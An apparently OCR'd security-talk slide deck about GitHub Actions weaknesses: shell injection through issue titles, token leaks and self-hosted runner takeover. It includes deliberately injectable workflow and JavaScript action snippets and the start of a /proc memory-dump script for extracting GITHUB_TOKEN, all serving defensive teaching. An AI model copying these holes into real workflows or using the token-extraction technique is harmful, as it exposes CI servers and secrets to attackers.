
How it works

Linux has a lot of information about processes that you can access by looking at the `/proc` directory. Assuming our process has the process ID (PID) of 1337, we can look into `/proc/1337` and find everything we need to analyze the process. There is also `/proc/self` which always points to the current process, so a program can analyze itself during runtime.

GITHUB_TOKEN extraction techniques

- Environment variable
- Stored inside actions/checkout
- **Memory leak**

https://gist.github.com/nikitastupin/30e525b776c409e03c2d6f328f254965#file-memdump-py



memdump.py

```python
#!/usr/bin/env python3

# based on https://davidebove.com/blog/?p=1620

import sys
import os
import re


def get_pid():
    # https://stackoverflow.com/questions/2703640/process-list-on-linux-via-python
    pids = [pid for pid in os.listdir('/proc') if pid.isdigit()]

```


Executing checked out code

- No trust to code submitted by user
- Compiling/running users code = RCE
- GITHUB_TOKEN - is the #1 target for stealing
- many times GITHUB_TOKENs are stored in a filesystem

Vulnerabilities

- Injection
- Executing checked out code
- **Leaked tokens and secrets**
- Getting into self-hosted runners
- Vulnerable 3rd party actions

Leaked tokens and secrets



```
▼Run actions/checkout@v3
  with:
    repository: try-it-out/actions-recon
    token: ***
    ssh-strict: true
    persist-credentials: true
```

Leaked tokens and secrets

```
- run: |
    TOKEN=$(./issue_new_token)
    echo "::add-mask::${TOKEN}"
    curl -i -H "PRIVATE-TOKEN: $TOKEN" https://api.website.com
```


Leaked tokens and secrets

```
- run: |
    TOKEN=$(./issue_new_token)
    ~~echo "::add-mask::${TOKEN}"~~
    curl -i -H "PRIVATE-TOKEN: $TOKEN" https://api.website.com
```

Leaked tokens and secrets

```
- uses: actions/checkout
```


```
TOKEN=$(./issue_new_token)
echo $TOKEN > my_token.txt
```



release

artifact

package



NPMJS	<60 Seconds
Pypi	119 Seconds
GitHub	127 Seconds
Pastebin	50 minutes
Web Server	47 Hours
DockerHub	6.9 Days

https://cybenari.com/2024/08/whats-the-worst-place-to-leave-your-secrets/

Leaked tokens and secrets

- It is very easy to leak secret data
- It is not always easy to identify it
- But hackers still do it quite effectively 😅

Vulnerabilities

- Injection
- Executing checked out code
- Leaked tokens and secrets
- **Getting into self-hosted runners**
- Vulnerable 3rd party actions

Breaking into self-hosted runners

```
runs-on: [self-hosted, linux, x64, gpu]
```

Breaking into self-hosted runners


```
name: shell-injection-demo
on:
  issues:
    types: [opened, reopened]
jobs:
  shell-injection-simple:
    runs-on: [self-hosted, linux, x64, gpu]
    steps:
    - run: echo "${{ github.event.issue.title }}"
```

Breaking into self-hosted runners

```
name: shell-injection-demo
on:
  issues:
    types: [opened, reopened]
jobs:
  shell-injection-simple:
    runs-on: [self-hosted, linux, x64, gpu]
    steps:
    - run: echo "${{ github.event.issue.title }}"
```


Breaking into self-hosted runners

```yaml
name: shell-injection-demo
on:
  issues:
    types: [opened, reopened]
jobs:
  shell-injection-simple:
    runs-on: [self-hosted, linux, x64, gpu]
    steps:
    - run: echo "${{ github.event.issue.title }}"
```



What Impact Can Attackers Gain

- **Executing code 😈😈😈**
- Stealing GITHUB_TOKEN
  - Push code to repository
  - Create releases
  - Run other workflows
- Stealing credentials and secrets


Grand Theft
Actions
Abusing Self-Hosted GitHub Runners at Scale
ADNAN KHAN | JOHN STAWINSKI
DEF CON 32 - LAS VEGAS

https://defcon.org/html/defcon-32/dc-32-speakers.html#54489

Bug Bounty Report #4 🕵️

```yaml
name: workflow
on:
  pull_request:
jobs:
  test-docs:
    runs-on: [self-hosted, prod, Linux, cpu]
    steps:
      - uses: actions/checkout@v4
      - uses: ./.github/actions/test-docs-action
```

Getting into self-hosted runners

- Self-hosted runner = github actions are executed on the company’s server
- Executing code inside action = executing code on the server (RCE)

Vulnerabilities

- Injection
- Executing checked out code
- Leaked tokens and secrets
- Getting into self-hosted runners
- **Vulnerable 3rd party actions**

Composite actions

```yaml
name: shell-injection-demo
on:
  issues:
    types: [opened, reopened]
jobs:
  shell-injection-simple:
    steps:
    - run: echo "${{ github.event.issue.title }}"
```

Composite actions

./my-action/action.yml

```
name: shell-injection-demo-composite
inputs:
  my-input:
    required: true
runs:
  using: "composite"
  steps:
    - run: echo "${{ inputs.my-input }}"
```

Composite actions

.github/workflows/shell-injection-demo.yml

```yaml
name: shell-injection-demo
on:
  issues:
    types: [opened, reopened]
jobs:
  shell-injection-simple:
    steps:
    - uses: ./my-action/
      with:
        my-input: ${{ github.event.issue.title }}
```

Composite actions

.github/workflows/shell-injection-demo.yml

```
name: shell-injection-demo
on:
  issues:
    types: [opened, reopened]
jobs:
  shell-injection-simple:
    steps:
    - uses: ./my-action/
      with:
        my-input: ${{ github.event.issue.title }}
```

Composite actions

.github/workflows/shell-injection-demo.yml

```yaml
name: shell-injection-demo
on:
  issues:
    types: [opened, reopened]
jobs:
  shell-injection-simple:
    steps:
    - uses: ./my-action/
      with:
        my-input: ${{ github.event.issue.title }}
```


Composite actions

.github/workflows/shell-injection-demo.yml

```
name: shell-injection-demo
on:
  issues:
    types: [opened, reopened]
jobs:
  shell-injection-simple:
    steps:
    - uses: ./my-action/
      with:
        my-input: ${{ github.event.issue.title }}
```


```
- run: echo "${{ inputs.my-input }}"
```

JavaScript Actions



```javascript
const core = require('@actions/core');
const exec = require('@actions/exec');

const input = core.getInput('my-input');

await exec.exec(`echo "${input}"`);
```

JavaScript Actions




```
const core = require('@actions/core');
const exec = require('@actions/exec');

const input = core.getInput('my-input');

await exec.exec(`echo "${input}"`);
```

Work in progress

- Stay tuned 😉

Docker Actions



???

3rd party actions

- Can be written in YAML, JavaScript or any other language using Docker
- Will have the same weaknesses as YAML workflows
- ...but harder to find


Agenda

- Github Actions 101
- Methodology of my research
- Most common vulnerabilities
  - Technical details
  - Examples
- **Results and takeaways**

How do real workflows look like


```
name: shell-injection-demo
on:
  issues:
    types: [opened, reopened]
jobs:
  shell-injection-simple:
    steps:
    - run: echo "${{ github.event.issue.title }}"
```

How do real workflows look like

